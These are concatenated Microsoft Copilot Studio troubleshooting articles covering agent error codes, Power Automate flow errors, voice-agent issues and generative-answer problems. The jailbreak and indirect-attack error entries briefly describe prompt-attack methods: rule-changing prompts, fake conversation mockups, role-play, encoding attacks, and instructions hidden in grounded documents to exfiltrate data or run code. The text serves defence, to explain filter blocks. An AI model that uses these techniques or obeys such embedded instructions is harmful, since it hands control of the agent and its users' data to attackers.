Resolution: The agent returns this message if it reaches its [generative AI limit](#) to search and summarize sources. For more information, see [Resolve throttling errors in agents](#).

GenAIToolPlannerRateLimitReached

Error message: The usage limit for generative orchestration has been reached. Please try again later.

Resolution: The agent returns this message if it reaches its [generative orchestration limit](#). For more information, see [Resolve throttling errors in agents](#).

InfiniteLoopInBotContent

Error message: Action {DialogId}.{TriggerId}.{ActionId} was executed more than {MaxTurnCount} times in a row. This indicates a cycle in execution of the dialog and hence dialog execution will be terminated.

Resolution: Make sure that the topic ends correctly and links to other topics that end correctly, such as the **Escalate** system topic.

InvalidContent

Error message: A total of {TotalComponents} component(s) exist in the agent, but none are valid.

Resolution: [Open the code editor](#) to review problems that affect the content.

LatestPublishedVersionNotFound

Error message: Unable to retrieve the latest published version of the agent.

Resolution: [Publish the agent](#).

OpenAIHate

Error message: The content was filtered due to Responsible AI restrictions.

A Responsible AI check blocks the content that's considered to be hateful. Hateful content refers to any content that attacks or uses discriminatory language against a person or identity group based on certain differentiating attributes of these groups.

This restriction includes, but isn't limited to, content about:

- Race, ethnicity, nationality
- Gender identity groups and expression
- Sexual orientation
- Religion
- Personal appearance and body size
- Disability status
- Harassment and bullying

Resolution: To avoid this situation, reinforce responsible AI guidelines together with your agent users. You can also update the agent [content moderation](#) policies.

OpenAIJailBreak

Error message: The content was filtered due to Responsible AI restrictions.

A security check blocks the content of a jailbreak attempt. A jailbreak attempt is a user prompt attack that ignores system prompts and tries to alter the intended agent behavior. These attacks include attempts to change system rules, embedding a conversation mockup to confuse the model, role-play, and encoding attacks. For more information, see [Prompt Shields in Azure AI Content Safety](#).

Resolution: To avoid this situation, reinforce responsible AI guidelines together with your agent users. You can also update the agent [content moderation](#) policies.

OpenAIIndirectAttack

Error message: The content was filtered due to Responsible AI restrictions.

An attack was detected from information that's not directly supplied by the agent author or the user, such as external documents. Attackers try to embed instructions in grounded data that's provided by the user in order to maliciously gain control of the system by:

- Manipulating content
- Intrusion

- Unauthorized data exfiltration or data removal from a system
- Blocking system capabilities
- Fraud
- Code execution and infecting other systems

For more information, see [Prompt Shields for documents](#).

Resolution: If you're testing, and you didn't intend the test to be an attack, make sure that your instructions align with what you want the agent to be able to do. Otherwise, reinforce responsible AI guidelines together with your agent users to avoid this situation.

OpenAISelfHarm

Error message: The content was filtered due to Responsible AI restrictions.

A Responsible AI check blocked content that's related to self-harm. Self-harm describes language that's related to physical actions that are intended to purposely hurt, injure, damage one's body, or kill oneself.

This restriction includes, but isn't limited to, content about:

- Eating disorders
- Bullying and intimidation

Resolution: To avoid this situation, reinforce responsible AI guidelines together with your agent users. You can also update the agent [content moderation](#) policies.

OpenAISexual

Error message: The content was filtered due to Responsible AI restrictions.

A Responsible AI check blocked content that's considered to be sexual. Sexual content describes language that's related to anatomical organs and genitals, romantic relationships, sexual acts, and acts that are portrayed in erotic or affectionate terms, including those portrayed as an assault or an act of sexual violence.

This restriction includes, but isn't limited to, content about:

- Vulgar content
- Prostitution
- Nudity and pornography
- Abuse

- Child exploitation, child abuse, child grooming

Resolution: To avoid this situation, reinforce responsible AI guidelines together with your agent users. You can also update the agent [content moderation](#) policies.

OpenAIRateLimitReached

Error message: An error has occurred.

Resolution: Your agent reached the maximum number of generative answer responses. Review your [message capacity](#), and review the information in [Resolve throttling errors in agents](#).

OpenAIViolence

Error message: The content was filtered due to Responsible AI restrictions.

A Responsible AI check blocked content that's considered to be violent. Violent content describes language that's related to physical actions that are intended to hurt, injure, damage, or kill someone or something. It also describes weapons, guns, and related entities.

This restriction includes, but isn't limited to, content about:

- Weapons
- Bullying and intimidation
- Terrorist and violent extremism
- Stalking

Resolution: To avoid this situation, reinforce responsible AI guidelines together with your agent users. You can also update the agent [content moderation](#) policies.

OutgoingMessageSizeTooBig

Error message: Outgoing message size too big.

Resolution: Depending on the channel that you use to transfer files, such as Direct Line or Facebook, you might receive the following error message: "The request content length exceeded limit of 262,144 bytes." These limits are imposed by the [channel](#), not by Copilot Studio.

In this scenario, consider a few options. One option is to provide a link to the resource as an internet attachment. Another option is to review your nodes to make sure that none of them use a variable that contains a large volume of text, such as a `JSON.stringify()` static method. If you use this method or a variable that contains a large volume of text, modify the node to pass only the portion of text that's necessary. For example, if you use an Adaptive Card to pass data to another topic, update the variable to pass only the necessary property.

For more information, see [Maximum channel data message size limits when using Copilot Studio in Omnichannel](#).

RedirectToDisabledDialog

Error message: The Dialog with Id {DialogId} is disabled in the definition. Please enable the Dialog before using it.

Resolution: [Re-enable the topic](#) or [remove the redirect node](#).

RedirectToNonExistentDialog

Error message: The Dialog with Id {DialogId} wasn't found in the definition. Please check that the Dialog is present and that the Id is correct.

Resolution: [Create a new topic](#) to redirect to, or [remove the redirect node](#).

SystemError

Error message: This error doesn't produce an error message.

Resolution: [Contact customer support](#).

TooMuchDataToHandle

Error message: The request is resulting in too much data to handle, please evaluate the amount of data being returned by your actions.

Resolution: This error indicates that the request that was sent to OpenAI exceeds the maximum request size that's allowed. The request includes the user input, output from previous actions, tools that were called, and conversation history. Review the tools that you use. If it's possible, scope down their output to only the necessary fields. For more

information, see [Create a Power Automate flow](#) and [Call a Power Automate flow as an action](#).

Last updated on 03/10/2026

FlowActionBadRequest agent error in channels



Summarize this article for me

Summary

This article helps you resolve the `FlowActionBadRequest` error that occurs in channels, such as Microsoft Teams, when a [Microsoft Copilot Studio](#) agent calls a [Power Automate flow](#). The error is typically caused by input or output schema mismatches in flow actions.

Symptoms

When you interact with a Copilot Studio agent that's integrated with Power Automate flows in channels such as Microsoft Teams, you receive the following error message:

```
FlowActionBadRequest Conversation Id: xxxxxx_rYcg4Z9DFNp_rP-RkQraV5IPMFu-KR1t4UE Time
(UTC): 2024-12-02T00:44:24.873Z.
```

Cause


This error occurs because of a schema mismatch between the flow's input or output parameters and what the agent expects. The error often occurs when you modify the flow in Copilot Studio but don't refresh or republish the changes. Therefore, Teams sends or receives unexpected data formats. Null or missing input values can also trigger this error.

Solution

Refresh and update the flow in Copilot Studio

The most common fix is to refresh the flow in Copilot Studio so that the input and output schema matches the agent:

1. Open the topic that contains the flow in Copilot Studio.
2. Select the ellipsis (...) on the **Action** node, and then select **Refresh**.



3. Verify that the input and output parameters in Copilot Studio match the parameters in Power Automate.
4. Save and republish the agent.

Check for any null input values

If the error persists after you refresh the flow, verify that the input parameters that are passed from the Copilot Studio agent to the Power Automate flow are valid.

1. Compare input values in Copilot Studio and in Power Automate to identify discrepancies:

Action

Power Automate inputs (1)

* {x} Uploaded file (Record) =

Enter or select a value

Convert flow
[View flow details](#)

Outputs (2) ▾

{x} fileconverted boolean =

Select a variable

{x} convertedfilepath string =

Select a variable

When an agent calls the flow

File content Please select file or image

+ Add an input

Express mode (Preview)

☒ Enable faster flow execution. [Learn more](#)

Enjoying Express mode?

2. If any input value is null, add a **Message** action in the flow to capture and return the input values. This step helps you debug and verify the data that's returned to Teams.
3. Add logic or expressions in the flow to handle null or missing inputs.

Refresh the conversation in Teams

Microsoft Teams sometimes caches an outdated version of the agent conversation. This caching can cause the error to persist even after you complete the previous steps.

1. In the Teams chat with the agent, enter **start over**, **goodbye**, or another phrase that triggers the end-of-conversation topic.
2. Start a new conversation to load the latest flow version.

Clear the conversation state

If the previous steps don't resolve the issue, clear the conversation state in Teams. In the Teams chat with the agent, enter `/debug clearstate` to reset the conversation context and force Teams to reload the agent state.

Related content

- [Agent flows overview](#)
- [Use input and output variables to pass information](#)
- [Understand error codes](#)

Last updated on 03/11/2026

Troubleshoot voice-enabled agents and diagnose runtime error codes

09/19/2025

This article covers troubleshooting guidance for possible issues with your voice-enabled agent, along with runtime error codes you might encounter.

Unable to turn on Optimize for voice

The **Optimize for voice** setting can't be turned on if the the Power Platform environment hosting the agent is configured to use the **Get new features early** setting. Voice-enabled agents are only supported in **Standard** environments. If you're unable to turn **Optimize for voice**, check your environment and ensure that **Get new features only** is turned off. For more information, see [Early release cycle environments](#).


Callers can't engage with a published agent

Issue: After a maker configures a phone number and workstream for a published agent through Dynamics 365 Customer Service, callers only hear hold music or silence, and can't engage with the agent.

Suggested solution: Disconnect and reconnect the Telephony channel and Dynamics 365 Customer Service customer engagement hub in Copilot Studio.

Steps:


1. In Copilot Studio, go to **Channels > Telephony** and select **Turn off telephony**.




! Note

If there's an error message after selecting the button, ignore the message, and refresh the page. The Telephony channel should be turned off afterward.


2. Select Turn on telephony.



3. Go to **Channels > Customer engagement hub > Dynamics 365 Customer Service** and select **Disconnect**.




4. Select **Connect**.



Can't publish an agent or configure the Telephony channel

Issue: Maker can't publish an agent or configure the Telephony channel.



Suggested solution: If you're unable to publish your agent, or if the Telephony channel is disabled, contact your Power Platform admin and ask them to review the data policies in your tenant.

Steps: In the Power Platform admin center, the tenant admin can unblock the needed data policies. See [Data policy example - Block channels to disable agent publish](#).

Voice-enabled agent runtime error codes

Voice: `CopilotNotResponseWithMessageBack`

Error Message: The agent processed the user's message but didn't respond with a message.

Resolution: Make sure all your topics send a message out or end conversation/hangup/transfer the call in the end.

Voice: `HandoffInvalidSipHeader`

Error Message: The SIP header in the transfer activity contains unsupported characters, check the documents. The invalid SIP header value is `{sip header value}`.

Resolution: Check your SIP header value and make sure that it's correct.

For more information, see [Understand error codes](#).

Related content

- [Test your voice-enabled agent](#)

"Generative AI not available" error message

This article provides steps to resolve the "Generative AI not available" error in Microsoft Copilot Studio agents.

Symptoms

Users receive the following error message when they interact with the Copilot Studio agent:

"Error message: Features with generative AI are not available in your environment. Error code: GenerativeAINotAvailable"

Hello, I'm Copilot, a virtual assistant. Just so you are aware, I sometimes use AI to answer your questions. If you provided a website during creation, try asking me about it! Next try giving me some more knowledge by setting up generative AI.

Just now

Where is Lisbon?

Just now

Error Message: Features with generative AI are not available in your environment. Contact your admin. [Learn more](#) 

GenerativeAIUnavailable Conversation Id:

Time

(UTC): 2025-06-27T08:47:32.874Z

Just now

Ask a question or describe what you need

0/2000



Agent makers also receive the following warning message in Copilot Studio on the **Generative AI** settings page:

"Features with generative AI are not available in your environment. Please contact your admin."

 Features with generative AI are not available in your environment. Please contact your admin. [Learn more](#)

Orchestration

Use generative AI orchestration for your agent's responses?

☒ Yes - Responses will be dynamic, using available tools and knowledge as appropriate.

☐ No - Use classic orchestration, limiting responses to the content and behavior defined in your agent's topics.

Deep reasoning (preview) Premium Off

Enable advanced reasoning for AI actions. [Learn more](#)

Connected agents Preview

Let other agents connect to and use this one Off

Let agents work together to complete workflows. [Learn more](#)

Cause

Generative AI features aren't accessible in all regions and languages. In some cases, data might have to move outside the region for these features to become available or to be able use other Microsoft services outside the environment region.


If data movement across regions is disabled in an environment that needs it for generative AI features, then these features aren't available for agents. If the environment requires cross-geo calls, users receive an error message when they try to use generative AI tools or orchestration.

Solution

To fix this error, enable data movement across regions for the environment. Alternatively, change your agent behavior to avoid using generative AI features for responses or topic orchestration.

Enable generative AI features:

1. Access the [Microsoft Power Platform admin center](#).
2. Select the respective environment.
3. Under **Generative AI features**, select **Edit**.
4. Enable **Move data across regions**.
5. Select **Save**.



If you can't turn on this setting, you have to modify your agent's behavior. Turn off generative AI features (such as generative orchestration, web search, AI general knowledge, and AI tools) to prevent users from seeing this message when they chat with your agent.

Related information

To understand which features and regions require data movement, review the following information:

- [Move data across regions for Copilots and generative AI features](#)
- [Regions where data is processed for Copilots and generative AI features](#)

Generative answers pointing to SharePoint sources don't return results

09/19/2025

Generative answers allow makers to create agents that respond to questions grounded in data sources, like public websites or SharePoint, by pointing the agent at those data sources. However, sometimes the agent doesn't provide a response and instead returns something like 'I'm not sure how to help with that. Can you try rephrasing?' (The actual message depends on the implementation.)

When a SharePoint data source is configured, there could be several different factors preventing the **Create generative answers** node from returning a response, such as those described in the following sections.

ⓘ Note

Before continuing, please make sure you have followed the instructions on how to [set up generative answers over SharePoint](#).

For better search results, we recommend a Microsoft 365 Copilot license within the same tenant as your agent.

Search results are missing

When Copilot Studio searches SharePoint, only the top three search results are used to summarize and generate a response. If no search results are returned, the generative answers node doesn't provide a response.

How to fix

1. Ensure that your Create generative answers node points to a SharePoint location with relevant content.
2. Only documents in [supported formats](#) are used to generate responses.

ⓘ Note

Only modern SharePoint pages are supported.

